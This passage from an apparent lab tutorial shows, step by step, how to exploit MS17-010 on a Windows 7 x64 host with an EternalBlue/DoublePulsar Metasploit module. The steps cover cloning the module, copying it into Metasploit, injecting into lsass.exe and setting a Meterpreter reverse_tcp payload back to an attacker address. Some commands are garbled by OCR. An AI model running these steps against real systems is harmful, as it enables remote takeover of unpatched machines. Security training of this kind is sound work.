
From above output, it seems that our target which is Windows 7 – 64bit is vulnerable to MS17-010 so we can go ahead for exploitation part

Open new terminal in Kali Linux and type following command to download this exploit from GitHub.




```
root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit' ...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Receiving objects: 100% (65/65), 2.82 MiB | 7.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
root@kali:~#
```

Once the required exploit will get downloaded then you need to copy the eternalblue_doublepulsar.rb ruby file into **/usr/share/metasploit-framework/modules/exploits/windows/smb** directory so that we can use this exploit inside metasploit.




To copy the ruby file into appropriate directory, type the following command:

Command:**cp rfeternalblue_doublepulsar.rb/usr/share/metasploitframework/modules/exploits/windows/smb/**




```
root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit' ...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Receiving objects: 100% (65/65), 2.82 MiB | 7.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
root@kali:~# cd Eternalblue-Doublepulsar-Metasploit/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls
deps  eternalblue_doublepulsar.rb  LICENSE  README.md
root@kali:~/Eternalblue-Doublepulsar-Metasploit# cp -rf eternalblue_doublepulsar.rb /usr/share/
metasploit-framework/modules/exploits/windows/smb/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls  /usr/share/metasploit-framework/modules/ex
ploits/windows/smb/
eternalblue_doublepulsar.rb   ms08_067_netapi.rb
generic_smb_dll_injection.rb  ms09_050_smb2_negotiate_func_index.rb
group_policy_startup.rb       ms10_046_shortcut_icon_dllloader.rb
ipass_pipe_exec.rb            ms10_061_spoolss.rb
ms03_049_netapi.rb            ms15_020_shortcut_icon_dllloader.rb
ms04_007_killbill.rb          ms17_010_eternalblue.rb
ms04_011_lsass.rb             ms17_010_eternalblue_win8.py
ms04_031_netdde.rb            ms17_010_psexec.rb
ms05_039_pnp.rb               netidentity_xtierrpcpipe.rb
ms06_025_rasmans_reg.rb       psexec_psh.rb
ms06_025_rras.rb              psexec.rb
ms06_040_netapi.rb            smb_delivery.rb
ms06_066_nwapi.rb             smb_doublepulsar_rce.rb
ms06_066_nwwks.rb             smb_relay.rb
ms06_070_wkssvc.rb            timbuktu_plughntcommand_bof.rb
ms07_029_msdns_zonename.rb    webexec.rb
root@kali:~/Eternalblue-Doublepulsar-Metasploit# █
```



/usr/share/metasploit-framework/modules/exploits/windows/smb/

Warning, you are using the root account, you may harm your system.


This is the exploit code we are using here



/ro... [Sh... [Sh... [Et... 03:31 AM
/root/Eternalblue-Doublepulsar-Metasploit/eternalblue_doublepulsar.rb - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote

  #include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB::Client

  def initialize(info = {})
    super(update_info(info,
      'Name'        ⇒ 'EternalBlue',
      'Description' ⇒ %q{
          This module exploits a vulnerability on SMBv1/SMBv2 protocols through Eternalblue.
          After that, doublepulsar is used to inject remotely a malicious dll (it's will generate b
          You can use this module to compromise a host remotely (among the targets available) witho
          ** THIS IS AN INTEGRATION OF THE ORIGINAL EXPLOIT, IT'S NOT THE FULL PORTATION **
      },
      'Author'      ⇒
        [
          'Pablo Gonzalez (@pablogonzalezpe)',
          'Sheila A. Berta (@UnaPibaGeek)'
        ],
              'Payload'        ⇒
        {
          'BadChars'   ⇒ "\x00\x0a\x0d",
        },
      'Platform'       ⇒ 'win',
      'DefaultTarget'  ⇒ 8,
```

So to use the above copied exploit, type **“use exploit/windows/smb/eternalblue_doublepulsar”** and type show options to sell all required options related to above exploit.



```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                  Required  Description
   ----                ---------------                                  --------  -----------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path director
y of Doublepulsar
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path director
y of Eternalblue
   PROCESSINJECT       wlms.exe                                         yes       Name of proce
ss to inject into (Change to lsass.exe for x64)
   RHOSTS                                                               yes       The target ho
st(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT               445                                              yes       The SMB servi
ce port (TCP)
   TARGETARCHITECTURE  x86                                              yes       Target Archit
ecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                             yes       WINE drive_c
path


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)


msf5 exploit(windows/smb/eternalblue_doublepulsar) > 
```

Now set the following parameters:

set RHOST 192.168.219.129


set RPORT 445 – This is the SMP port as you already know

set TARGETARCHITECTURE x64

set PROCESSINJECT lsass.exe

set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/




```
st(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT               445                                          yes       The SMB servi
ce port (TCP)
   TARGETARCHITECTURE  x86                                          yes       Target Archit
ecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                         yes       WINE drive_c
path

Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)


msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.219.129
RHOST => 192.168.219.129
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE => x64
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Dou
blepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doub
lepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > 
```

You also need to set payload of 64-bit because your target is 64-bit OS.

set payload windows/x64/meterpreter/reverse_tcp


set LHOST 192.168.219.147

set LPORT 4444



